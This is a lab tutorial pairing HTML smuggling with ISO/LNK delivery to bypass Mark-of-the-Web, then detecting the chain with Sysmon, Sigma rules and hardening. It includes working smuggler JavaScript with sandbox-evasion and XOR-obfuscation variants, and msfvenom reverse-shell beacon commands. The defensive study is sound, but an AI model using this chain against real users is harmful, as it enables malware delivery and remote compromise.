HTML Smuggling and ISO/IMG-Based Payload Delivery
Objective: Build a working HTML smuggling delivery chain in a lab, drop a container (ISO) that bypasses Mark-of-the-Web, land a shell via a LNK-inside-ISO pattern, then flip to defender and catch every stage with Sysmon, Sigma, and hardening controls.

The interesting thing about HTML smuggling is that nothing about it is a vulnerability. There is no CVE. There is no memory corruption. You are just using HTML5 and JavaScript exactly the way the spec says you can, and the file never crosses a network boundary as a file. Your web proxy sees text/html. Your SEG sees text/html. Your NGFW’s file inspection engine sees text/html. Meanwhile the browser is quietly reassembling a payload in RAM and writing it to Downloads\.
Pair that with an ISO container, and you have removed the second layer of defense too: Mark-of-the-Web. SmartScreen never fires because SmartScreen never sees a marked binary. This is the exact chain NOBELIUM ran in 2021, that QakBot ran to stage Black Basta in 2022, and that keeps showing up in Mekotio, AsyncRAT, and TrickBot samples. This tutorial builds it end to end in an isolated lab, then shows how a competent blue team catches the whole sequence.
Lab is host-only. No internet egress. Attacker VM is Kali, victim is a Windows 10/11 VM with Defender on and Sysmon v14+ installed. Nothing here is aimed at a live target and no unpatched CVE is used – the primitives themselves are the lesson.
Contents
- 1 1. Why the Perimeter Cannot See This
- 2 2. JavaScript Blob Mechanics
- 3 3. Lab Setup
- 4 4. Craft the C2 Beacon
- 5 5. Build the ISO Payload
- 6 6. Build the HTML Smuggler
- 7 7. Deliver and Execute
- 8 8. Why the Chain Works, in One Table
- 9 9. Detection and Defense
- 10 10. Purple Team Validation
- 11 11. Tools
- 12 12. MITRE ATT&CK Mapping
- 13 Summary
- 14 Related Tutorials
- 15 References
1. Why the Perimeter Cannot See This
Think about where a traditional email/web control actually intercepts a file. A secure email gateway scans the attachment MIME parts on ingress. A web proxy inspects the response body for known bad file signatures or hashes. Network DPI matches magic bytes as bytes cross the wire.
HTML smuggling breaks all three assumptions at once. The wire only ever carries an HTML document containing JavaScript. The file (the ISO, the ZIP, the DLL, whatever) is assembled inside the browser after decoding a string that was embedded in the HTML. There is no “download” from the gateway’s perspective, because Blob construction and URL.createObjectURL() are entirely local operations. The blob: URL scheme is a pointer into the browser’s own memory.
The blue-team implication: you cannot catch this at the perimeter with signature matching alone. Detection moves onto the endpoint, specifically into the NTFS Zone.Identifier stream and the process tree that follows. More on that in Section 9.
2. JavaScript Blob Mechanics
Before writing the smuggler, understand exactly which APIs it leans on and why.
| API | Purpose |
|---|---|
atob() | Decodes a Base64 string into a binary string (each char = one byte, 0-255) |
Uint8Array | Typed array holding raw bytes; the Blob constructor accepts it directly |
new Blob([data], {type}) | Builds an in-memory binary object with a MIME type |
URL.createObjectURL(blob) | Returns a blob: URL that references the in-memory Blob |
URL.revokeObjectURL(url) | Releases the reference so the Blob can be GC’d |
<a download="name"> | HTML5 attribute that forces a save-as instead of navigation |
msSaveBlob(blob, name) | Legacy IE/Edge-Legacy API. Deprecated. Modern samples do not use it. |
One accuracy note the research brief calls out: msSaveBlob shows up in older writeups and in the MITRE T1027.006 description, but it only exists in IE and pre-Chromium Edge. Any current smuggler you look at will use createObjectURL and a synthetic anchor click. Present it that way.
The rest of the chain is just DOM: create an <a> element, set href to the Blob URL, set download to the filename the victim will see, append it to document.body, call .click(). That is the entire delivery mechanism.
3. Lab Setup
Two VMs, host-only network, 192.168.56.0/24.
| Host | OS | Role | IP |
|---|---|---|---|
| Attacker | Kali Linux | Serves smuggler HTML, runs C2 handler | 192.168.56.10 |
| Victim | Windows 10/11 (Defender on, Sysmon v14+ with SwiftOnSecurity config) | Detonates payload | 192.168.56.20 |
Install requirements on Kali:
sudo apt install -y genisoimage python3 metasploit-framework
On the Windows victim, install Sysmon with a config that logs FileCreateStreamHash (EID 15) with Contents. Sysmon v11.10+ can capture ADS contents, and you want that.
Sysmon64.exe -accepteula -i sysmonconfig-export.xml
Get-Service Sysmon64
One important note about the victim’s patch level. Microsoft’s KB5022842 (Feb 2023, Win 11 22H2) began propagating MoTW into some container contents. If your Windows victim is fully patched, files inside a mounted ISO may inherit Zone.Identifier and SmartScreen will fire. To reproduce the classic NOBELIUM behavior you either want a pre-KB5022842 Win 10 image, or you accept that on modern Win 11 the bypass is now partial and the tutorial’s job is to show why the primitive worked and how detection stayed relevant either way. Test which side you are on before going further:
Get-HotFix | Where-Object HotFixID -eq 'KB5022842'
4. Craft the C2 Beacon
Generate a stageless HTTPS Meterpreter DLL. For a real engagement you would swap this for a custom shellcode loader. For lab work, msfvenom is fine and gives you predictable telemetry to hunt against.
msfvenom -p windows/x64/meterpreter/reverse_https \
  LHOST=192.168.56.10 LPORT=4443 \
  -f dll -o lab_beacon.dll
Kick off the handler in another terminal so it is ready when the victim detonates:
msfconsole -q -x "use exploit/multi/handler; \
  set payload windows/x64/meterpreter/reverse_https; \
  set LHOST 192.168.56.10; set LPORT 4443; \
  set ExitOnSession false; exploit -j"
5. Build the ISO Payload
The trick that makes ISO a MoTW bypass primitive is that ISO 9660 and UDF are not NTFS. MoTW is an NTFS Alternate Data Stream (:Zone.Identifier). No NTFS, no ADS. When Explorer auto-mounts an ISO on double-click, the files on the resulting virtual drive letter have never had a Zone.Identifier applied to them, so SmartScreen has nothing to check against.
Add a LNK that points to a Living-Off-the-Land binary (LOLBin) which loads your DLL. rundll32.exe is the classic choice and matches the NOBELIUM tradecraft.
On a Windows prep VM, build the ISO staging folder:
mkdir C:\LabISO
Copy-Item .\lab_beacon.dll C:\LabISO\lab_beacon.dll

$shell = New-Object -ComObject WScript.Shell
$lnk   = $shell.CreateShortcut("C:\LabISO\Documents.lnk")
$lnk.TargetPath       = "C:\Windows\System32\rundll32.exe"
$lnk.Arguments        = "lab_beacon.dll,DllMain"
$lnk.WorkingDirectory = "%CD%"
$lnk.IconLocation     = "%SystemRoot%\System32\shell32.dll,1"
$lnk.Save()
Copy C:\LabISO\ to the Kali box (SMB, SCP, shared folder, doesn’t matter), then package it with genisoimage:
genisoimage -o lab_payload.iso \
  -V "DOCUMENTS" \
  -J -r \
  /home/kali/LabISO/
-J enables Joliet, -r enables Rock Ridge. You want both so the LNK filename survives cleanly on Windows. Quick sanity check:
isoinfo -l -i lab_payload.iso
ls -lh lab_payload.iso
Base64 the ISO for embedding in the HTML:
base64 -w 0 lab_payload.iso > lab_payload.b64
wc -c lab_payload.b64
A word of warning that cost me an hour the first time I did this: browsers handle multi-megabyte inline Base64 strings fine but the parse-and-decode step is noticeably slow, and the tab will look frozen for a few seconds on a large payload. Keep the beacon DLL small.
6. Build the HTML Smuggler
Three variants worth practicing. Start with the plain auto-download, then layer obfuscation.
6.1 Variant A: Auto-download on load
<!doctype html>
<html>
<head><title>Secure Document Viewer</title></head>
<body>
<p>Loading secure document viewer...</p>
<script>
  // Base64-encoded ISO. In the lab, paste the contents of lab_payload.b64 here.
  var b64 = "TERMPKAAAAA..."; // truncated

  // atob() decodes Base64 into a binary string: each char code is one byte 0-255.
  var binary = atob(b64);

  // Copy those bytes into a typed array so Blob gets raw bytes, not UTF-16.
  var bytes = new Uint8Array(binary.length);
  for (var i = 0; i < binary.length; i++) {
    bytes[i] = binary.charCodeAt(i);
  }

  // Assemble the file in memory. Nothing has hit disk yet.
  var blob = new Blob([bytes], { type: 'application/octet-stream' });

  // createObjectURL returns a blob:https://... URL that only this document can resolve.
  var url  = URL.createObjectURL(blob);

  // Synthesize an <a download> and click it. This is what actually writes to Downloads\.
  var link = document.createElement('a');
  link.href     = url;
  link.download = 'Documents.iso';
  document.body.appendChild(link);
  link.click();

  // Free the Blob URL. The file is already on disk; the URL is no longer needed.
  URL.revokeObjectURL(url);
</script>
</body>
</html>
The Uint8Array copy loop is not optional. If you pass the binary string directly to Blob, the browser stores it as UTF-16 code units and your ISO ends up with the wrong bytes. charCodeAt(i) gives you the raw byte value because atob returned a string of Latin-1 characters.
6.2 Variant B: Click-triggered
Some detonation environments (sandboxes, headless scanners) navigate to a page and record what happens. Requiring a click delays and can dodge naive analysis:
<button id="dl">Download Report</button>
<script>
document.getElementById('dl').addEventListener('click', function() {
  // ... identical Blob/anchor logic as Variant A
});
</script>
6.3 Variant C: XOR-obfuscated payload
Adding a single-byte XOR before Base64 defeats static string scanning of the HTML for MZ headers or ISO signatures. The QakBot family did versions of this.
Prep on Kali:
# xor_encode.py
key = 0x42
with open("lab_payload.iso","rb") as f: data = f.read()
enc = bytes(b ^ key for b in data)
import base64
open("lab_payload_xor.b64","w").write(base64.b64encode(enc).decode())
Smuggler:
<script>
  var key = 0x42;
  var b64 = "..."; // XOR-then-Base64 blob
  var binary = atob(b64);
  var bytes  = new Uint8Array(binary.length);
  for (var i = 0; i < binary.length; i++) {
    bytes[i] = binary.charCodeAt(i) ^ key;   // undo XOR on the fly
  }
  var blob = new Blob([bytes], { type: 'application/octet-stream' });
  var url  = URL.createObjectURL(blob);
  var a    = document.createElement('a');
  a.href = url; a.download = 'Documents.iso';
  document.body.appendChild(a); a.click();
  URL.revokeObjectURL(url);
</script>
Adds detection surface where it takes it away, though. A payload with atob next to a decoding loop and a Uint8Array and a Blob and an <a download> is a strong static signal on its own, XOR key or not. That is a real thing defenders key on: YARA rules for HTML smuggling do not chase specific strings, they chase the combination of these APIs in one document.
7. Deliver and Execute
On Kali:
cd ~/deliver
cp lab_smuggler.html index.html
python3 -m http.server 8080
On the victim, browse to http://192.168.56.10:8080/. Watch what happens:
- Page loads. Static-content scanner sees
text/htmland lets it through. - JS decodes the ISO, builds the Blob, synthesizes the anchor, clicks it.
- Browser writes
Documents.isoto%USERPROFILE%\Downloads\. - That file does get a
Zone.IdentifierADS – the browser is still an internet source. Open it in a text editor to see:
[ZoneTransfer]

ZoneId=3

ReferrerUrl=http://192.168.56.10:8080/

HostUrl=blob:http://192.168.56.10:8080/8a4d...
That HostUrl=blob:... is the fingerprint. There is no non-suspicious reason for a real user’s downloaded file to have a blob: HostUrl.
5. User double-clicks Documents.iso. Explorer auto-mounts it as, say, E:\.
6. Inside E:\, Documents.lnk and lab_beacon.dll sit with no MoTW.
7. User double-clicks Documents.lnk. Explorer calls ShellExecute, which runs rundll32.exe lab_beacon.dll,DllMain from E:\.
8. Beacon calls back to 192.168.56.10:4443. SmartScreen never fired.
Meterpreter session lands in the handler you left running. You now have execution as the logged-in user with no prompts touched.

8. Why the Chain Works, in One Table
| Stage | Control it defeats | Why |
|---|---|---|
| HTML smuggling (Blob) | Web proxy / SEG file inspection | No file crosses the wire, only HTML+JS |
| Base64 (+ optional XOR) in HTML | Static string / signature scanning | Payload bytes not present in transit |
| ISO container | Mark-of-the-Web propagation | ISO 9660 / UDF has no NTFS ADS |
| LNK inside ISO | SmartScreen prompt | Files on mounted ISO drive have no Zone.Identifier |
rundll32 from ISO | Application allowlisting (weak configs) | LOLBin is signed and permitted by default |
The important thing here is that each layer targets a specific control. That is why “just block one” is not enough on the defender side.
9. Detection and Defense
Detection lives on the endpoint, and it lives specifically in Sysmon and the process tree. The signal is very strong if you look in the right places.
9.1 Sysmon events that matter
| Event ID | Name | What it catches |
|---|---|---|
| 11 | FileCreate | Browser writing .iso/.img/.vhd/.vhdx/.zip to Downloads |
| 15 | FileCreateStreamHash | The Zone.Identifier ADS being written, including its contents |
| 23 | FileDelete (archive-enabled) | Attackers stripping Zone.Identifier post-download |
| 1 | ProcessCreate | rundll32.exe running with a DLL path on a mounted drive letter |
| 22 | DnsQuery | C2 lookup right after the LNK execution |
The single highest-signal event in this whole chain is Event ID 15 with a Contents field containing HostUrl=blob:. That is the fingerprint of an HTML-smuggled file, full stop. There is not a benign explanation for that string in a Zone.Identifier on a normal user endpoint. Sysmon started supporting ADS content capture in 11.10, so ensure your config actually asks for it:
<RuleGroup name="" groupRelation="or">
  <FileCreateStreamHash onmatch="include">
    <Rule name="HTML_Smuggling" groupRelation="and">
      <TargetFilename condition="end with">:Zone.Identifier</TargetFilename>
      <Contents condition="contains any">blob:;about:internet</Contents>
    </Rule>
  </FileCreateStreamHash>
</RuleGroup>
9.2 Sigma rules
These are the building blocks. Chain them for higher-fidelity detection. The chain rule concept comes from Micah Babinski’s public research (id: 0952f2fa-e29b-4eb5-831c-ce21520c56e3, marked experimental) – link out to the source and run the individual rules first before you graduate to sequencing.
title: Browser Drops Disk Image or Archive to Downloads
id: 11111111-aaaa-bbbb-cccc-000000000001
logsource:
  product: windows
  category: file_event
detection:
  selection:
    Image|endswith:
      - '\chrome.exe'
      - '\msedge.exe'
      - '\firefox.exe'
      - '\iexplore.exe'
    TargetFilename|endswith:
      - '.iso'
      - '.img'
      - '.vhd'
      - '.vhdx'
      - '.zip'
  condition: selection
level: medium
title: HTML Smuggling Zone.Identifier Blob URL Marker
id: 11111111-aaaa-bbbb-cccc-000000000002
logsource:
  product: windows
  category: file_event
detection:
  selection:
    TargetFilename|endswith: ':Zone.Identifier'
    Contents|contains:
      - 'HostUrl=blob:'
      - 'about:internet'
  condition: selection
level: high
title: Rundll32 Executing from Mounted Disk Image
id: 11111111-aaaa-bbbb-cccc-000000000003
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: '\rundll32.exe'
    CommandLine|re: '(?i)[D-Z]:\\[^\\]+\.dll'
    ParentImage|endswith: '\explorer.exe'
  condition: selection
level: high
Sequence them: Rule 1 fires, then Rule 2 fires on the same file within seconds, then Rule 3 fires within minutes with a matching drive letter. That is the whole chain and it is very hard to produce those three events benignly.
9.3 ETW and audit policy
Complement Sysmon with:
Microsoft-Windows-Kernel-Filefor image mount eventsMicrosoft-Windows-Shell-CoreforShellExecuteinvocations from LNK- Audit Object Access with a SACL on
%USERPROFILE%\Downloadsfor high-value users
Enable command-line logging so the rundll32 lab_beacon.dll,DllMain string actually lands in EID 4688 / Sysmon EID 1:
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" `
  /v ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1 /f
auditpol /set /subcategory:"File System" /success:enable /failure:enable
9.4 Hardening
None of these alone is a fix. Layered they close most of the chain.
- Kill Explorer’s auto-mount of disk images. Remove or repoint the
mountverb onHKCR\Windows.IsoFile\shell\mountand the.iso/.img/.vhd/.vhdxfile associations. Users can still open images with disk tooling; casual double-click detonation dies. - Block container types at the gateway. ISO/IMG/VHD/VHDX are almost never a legitimate business attachment. Drop them at the SEG and the web proxy.
- Turn on ASR rule
5BEB7EFE-FD9A-4556-801D-275E5FFC04CC(“Block execution of potentially obfuscated scripts”). Set to Block, not Audit, once you have baselined. - Deploy CDR on inbound HTML. Content-Disarm-and-Reconstruct strips the JavaScript from inline HTML attachments. Kills the primitive at the door.
- Patch MoTW propagation. KB5022842 and later propagate MoTW into some container contents. Test your Windows version explicitly; do not assume.
- WDAC / AppLocker. Deny
rundll32.exeloading DLLs from any non-fixed drive letter. This alone breaks the LNK-in-ISO pattern regardless of MoTW.
10. Purple Team Validation
Do not trust that your rules fire. Prove it.
Detonate the smuggler again with logging cranked up, then walk the artifacts:
# Confirm the smuggling marker on the downloaded ISO
Get-Content "$env:USERPROFILE\Downloads\Documents.iso" -Stream Zone.Identifier

# Confirm the LNK inside the mount has NO Zone.Identifier (proving the bypass)
Get-Item E:\Documents.lnk -Stream * | Select-Object Stream

# Pull the Sysmon events
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; Id=15} `
  -MaxEvents 20 | Where-Object { $_.Message -match 'blob:' }

Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; Id=1} `
  -MaxEvents 50 | Where-Object { $_.Message -match 'rundll32.exe' -and $_.Message -match ':\\' }
You should see:
- EID 15 with
HostUrl=blob:...onDocuments.iso - Zero streams on the LNK inside the mount
- EID 1 with
rundll32.exerunning from a non-C drive with your DLL argument - EID 22 with the DNS query (if you gave the handler a hostname)
If any of those did not fire, fix the Sysmon config before you claim the detection.
11. Tools
| Tool | Use | Link |
|---|---|---|
genisoimage / mkisofs | Build ISO on Linux | (packaged) |
msfvenom / msfconsole | Beacon and handler | metasploit.com |
| Sysmon + SwiftOnSecurity config | Endpoint telemetry | sysinternals.com |
| Sigma | Detection rule authoring | sigmahq.io |
NirSoft AlternateStreamView | Inspect NTFS ADS | nirsoft.net |
| Process Monitor | Confirm process tree, mounted-drive I/O | sysinternals.com |
| PE-bear / CFF Explorer | Inspect the DLL you generated | (varies) |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Obfuscated Files or Information: HTML Smuggling | T1027.006 | Sysmon EID 15 with HostUrl=blob: in Zone.Identifier |
| Subvert Trust Controls: MoTW Bypass | T1553.005 | Files inside mounted ISO lacking Zone.Identifier |
| Phishing: Spearphishing Link | T1566.002 | Proxy/URL logs to the smuggler page |
| User Execution: Malicious File | T1204.002 | EID 1 on Documents.lnk invocation from mount |
| System Binary Proxy Execution: Rundll32 | T1218.011 | EID 1 for rundll32.exe with DLL on non-fixed drive |
| Application Layer Protocol: Web Protocols | T1071.001 | EID 22 / proxy egress to C2 host |
Summary
- HTML smuggling plus ISO delivery works because each layer defeats a specific control: Blob assembly kills perimeter file inspection, and ISO kills Mark-of-the-Web propagation.
- The delivery chain is HTML → in-browser Blob → ISO on disk → auto-mount → LNK →
rundll32→ C2. Every stage is documented adversary tradecraft (NOBELIUM, QakBot, Mekotio). - The strongest single detection is Sysmon Event ID 15 with
HostUrl=blob:in a downloaded file’sZone.Identifierstream. That string is not benign. - Layered defense actually works here: disable ISO auto-mount, block containers at the gateway, enable ASR obfuscated-script blocking, WDAC-restrict
rundll32off removable drives, and stay current on MoTW-propagation patches (KB5022842+). - Validate detections by detonating in the lab, not by reading rule YAML. If the events did not land, the detection does not exist.
Related Tutorials
- Egghunters: Staged Payload Delivery When Buffer Space Is Tight
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
References
- attack.mitre.org
- attack.mitre.org
- www.microsoft.com
- securityjosh.github.io
- micahbabinski.medium.com
- scythe.io
- www.startupdefense.io
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.